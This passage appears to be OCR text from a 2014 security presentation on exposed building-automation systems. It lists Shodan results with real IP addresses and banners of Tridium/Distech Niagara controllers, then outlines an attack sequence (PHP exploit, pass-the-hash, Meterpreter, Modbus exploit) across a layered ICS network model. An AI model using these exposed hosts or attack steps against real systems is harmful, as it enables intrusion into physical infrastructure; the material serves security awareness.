Wyoming.Com	1
Wave Broadband	1

97.78.98.252
Time Warner Cable
Added on 20.03.2014
Tampa

rrcs-97-78-98-252.se.biz.rr.com


```
NetBIOS Response
Servername: TRIDIUM-PC
MAC: b8:ca:3a:84:86:4f

Names:
TRIDIUM-PC <0x0>
WORKGROUP <0x0>
TRIDIUM-PC <0x20>
WORKGROUP <0x1e>
WORKGROUP <0x1d>
__MSBROWSE__ <0x1>
```

116.6.58.158
China Telecom Next Generation Carrier Network
Added on 20.03.2014
Guangzhou

```
NetBIOS Response
Servername: TRIDIUMPWS04
MAC: 00:50:b6:52:46:c3

Names:
TRIDIUMPWS04 <0x0>
TRIDIUM <0x0>
TRIDIUMPWS04 <0x20>
```

76.12.61.228
HostMy Site
Added on 18.03.2014
Newark

```
Tridium station
```




VictorPark_Super

Username:

Password:

Direct Internet connected HMI

Distech Controls



Offices & Commercial Buildings

Reduce energy costs & optimize sustainability

Visit us at N

Innovative Solutions for G Buildings™

An innovation leader in management solutions, Distec provides unique building ma technologies and services tha energy efficiency and co buildings, all the while operating costs.

We deliver innovative solutions for greener buildings through our passion for innovation, quality, customer satisfaction, and sustainability

atured Solution

egrated Room Control Solution


sonalized Comfort. Increased ROI.

Find out how you can achieve the highest

Resources & Popular Links

- Authorized Partner **Client Log-in**
- Visit the **Consulting Engineer Resource Center**
- **Contact Us** for More Information
- **Building Automation Products** for HVAC, Lighting and Access Control
- **Energy Management Solutions** for

Shodan – Distech Search




Set-Cookie: w...

166.141.136.68
Verizon Wireless
Added on 09.02.2014

68.sub-166-141-136.myvzw.com

```
HTTP/1.0 401 Unauthorized
WWW-Authenticate: Digest realm="Niagara-Admin", qop="auth", algorithm="MD5
Content-Length: 56
Content-Type: text/html
Niagara-Platform: QNX
Niagara-Started: 2013-8-3-4-11-32
Baja-Station-Brand: distech
Niagara-HostId: Qnx-NPM2-0000-12EA-FDCC
Server: Niagara Web Server/3.0
```



DicksSportingSEMS


Username:

Password:

HTTP/1.0 401 Unauthorized
WWW-Authenticate: Digest realm="**Niagara-Admin**", qop="auth", algorithm="**MD5**", nonce="UvdraWNmNDAwNjE1ODc4NzBhYTc5NjMyYzlkYTk3NTg1ZDQy"
Content-Length: 56
Content-Type: text/html
Niagara-Platform: QNX
Niagara-Started: 2013-8-3-4-11-32
Baja-Station-Brand: **distech**
Niagara-HostId: Qnx-NPM2-0000-12EA-FDCC
Server: **Niagara Web Server/3.0**

Attacker has most of the information needed to exploit

Kali Linux



http://www.kali.org/


MSN
Kali Linux | Rebirth of BackT...
KALI LINUX
BLOG
DOWNLOADS
TRAINING
DOCUMENTATION
COMMUNITY
ABOUT US
KALI LINUX
"the quieter you become, the more you are able to hear"
PENETRATION TESTING, REDEFINED.
A Project By Offensive Security
External Penetration Test
Links
4:42 PM
3/27/2014

The most advanced penetration testing distribution, ever.

From the creators of BackTrack comes Kali Linux, the most advanced and versatile penetration testing distribution ever created. BackTrack has grown far beyond its humble roots as a live CD and has now become a full-fledged operating system. With all this buzz, you might be asking yourself: - What's new ?

http://www.kali.org/

Kali Menu



Many exploitation tools


Target Sequence

Target 1 – Corporate DMZ Web Server, php exploit, use Meterpreter

Target 2 – File Server, psexec Pass-the Hash exploit, use Meterpreter

Target 3 – MS Domain Controller, nbtstat, netsh to create Beacon, use Meterpreter

Target 4 – ICS/BAS, Modbus exploit, locate devices



LEVEL 5

Enterprise Business Network

Corporate level applications used to support Enterprise Business and User Goals. Items typically found in this zone include; Internet access points, Email servers, customer facing web servers, internal web servers, CRM systems, HR systems, corporate directory architectures, enterprise document management systems, and remote access VPN endpoints.

LEVEL 4

Business Unit or Plant Network

IT shared services for a local site, business unit, or subsidiaries. Items typically found in this zone include; local file and print servers, local phone systems, site directory replicas, site specific remote access solutions, security event aggregators, and site specific Internet access points.

DMZ

Provides a series of function specific zones where services and data can be shared between the zones. Items typically found in this zone include; patch management servers, Anti-Virus management systems, site specific application servers, jump host environments, business intelligence systems, backend databases for site specific applications, and development systems.

LEVEL 3

Operations Support DMZ

Includes the functions involved in managing the operations environment. Items typically found in this zone include; operations scheduling resources, reliability tracking tools, operations simulation and modeling tools, contingency analysis tools, replicated historians, and data visualization utilities. There may also be dedicated operations specific IT services such as DHCP, LDAP, DNS, and file servers.

LEVEL 2

Supervisory Control LAN

Includes the functions involved with operating the real-time control system. Items typically found in this zone include; control center operation workstations, Human Machine Interfaces (HMI), engineering workstations, security event collectors, operations alarm systems, communications front ends, data historians, and network / application administrator workstations.

LEVEL 1

Control Devices


Includes the functions involved at site specific operating environments. Items typically found in this zone include; dedicated operator workstation, Programmable Logic 